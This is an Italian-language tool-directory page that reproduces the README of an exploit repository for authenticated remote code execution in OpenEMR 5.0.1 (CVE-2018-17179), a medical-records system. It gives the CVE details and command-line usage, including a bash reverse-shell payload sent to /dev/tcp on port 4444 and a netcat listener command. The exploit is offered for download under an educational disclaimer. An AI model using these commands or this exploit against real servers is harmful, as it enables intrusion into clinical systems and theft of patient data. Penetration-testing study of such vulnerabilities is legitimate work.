
Skip to content
KitploitKITPLOIT
StrumentiBlog
Log in
Invia
StrumentiBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2018-17179-OpenEMR — Exploit di esecuzione remota di codice autenticato per OpenEMR 5.0.1 (CVE-2018-17179) con payload di comandi personalizzabili e supporto per reverse shell per test di penetrazione educativi. | Kitploit
Strumenti/GitHubGitHub/cyberquestor-infosec/cve-2018-17179-openemr
Generazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e Formazione
GitHubcyberquestor-infosec/cve-2018-17179-openemr

CVE-2018-17179-OpenEMR

Exploit di esecuzione remota di codice autenticato per OpenEMR 5.0.1 (CVE-2018-17179) con payload di comandi personalizzabili e supporto per reverse shell per test di penetrazione educativi.

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Vedi Repository
171 anno faNon ancora revisionato
Condividi

CVE-2018-17179-OpenEMR

⚠️ Disclaimer
Questo repository è destinato esclusivamente a scopi educativi e di ricerca.
Le informazioni e il codice qui forniti possono essere utilizzati in ambienti controllati, come macchine di laboratorio private.

L'uso non autorizzato di questo codice contro sistemi che non possiedi o per i quali non hai esplicita autorizzazione è illegale e non etico.
L'autore non è responsabile per qualsiasi uso improprio o danno causato.


🔍 Sulla Vulnerabilità

CVE-2018-17179 colpisce OpenEMR, un software open-source ampiamente utilizzato per la gestione di cartelle cliniche elettroniche e studi medici.
Una falla nel meccanismo di autenticazione dell'endpoint rest_routes.php consente a un utente autenticato di eseguire comandi arbitrari sul server.

Ciò può portare a Remote Code Execution (RCE) nel contesto dell'utente del server web.

  • Tipo di vulnerabilità: Remote Code Execution autenticata
  • Componente affetto: interface/main/main_screen.php tramite rest_routes.php
  • Autenticazione richiesta: ✅ Sì
  • Gravità: Critica
  • Punteggio CVSS: 9.8 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

🧾 Riferimenti

  • Exploit-DB Entry – 45161
  • OpenEMR GitHub Repository
  • CVE Details – CVE-2018-17179
  • NVD CVE Report

🛠 Panoramica dell'Exploit

Questo repository fornisce una versione modificata dell'exploit pubblico di Exploit-DB:

  • Titolo Exploit: OpenEMR 5.0.1 – RCE autenticata
  • ID ExploitDB: 45161
  • Linguaggio: Python 2
  • Autenticazione richiesta: Sì

In questo exploit personalizzato:

  • Puoi specificare direttamente il tuo payload di comando (es. reverse shell).
  • L'exploit consente un'esecuzione CLI pulita per flessibilità.
  • Campi sensibili come la generazione del cookie di sessione e la logica di injection dei comandi sono stati preservati dall'originale.

💥 Dimostrazione

🔐 Pagina di Login

Preso di mira un pannello di login di test locale di OpenEMR:

Pagina di Login


📂 Utilizzo dell'Exploit

Utilizzo: python2 exploit.py <target_url> -u -p -c

Esempio: python2 exploit.py http:///openemr -u admin -p secretpass -c 'id'


- Assicurati di avere Python 2 installato.
- L'utente deve avere accesso all'endpoint vulnerabile `rest_routes.php`.

Esecuzione dell'Exploit

Eseguito lo script exploit modificato con un payload di reverse shell bash:

python2 exploit.py http://<target>/openemr -u <username> -p <password> -c 'bash -i >& /dev/tcp/<your-ip>/4444 0>&1'

Output dell'Exploit

Passo 3 – Reverse Shell Acquisita

Il listener Netcat sulla porta 4444 ha ricevuto con successo una reverse shell:

nc -nvlp 4444

Output dell'Exploit

📖 Blog su Medium

Guarda la guida dettagliata e la teoria nel mio post su Medium:
👉 Leggi il blog su Medium

Scarica lo strumento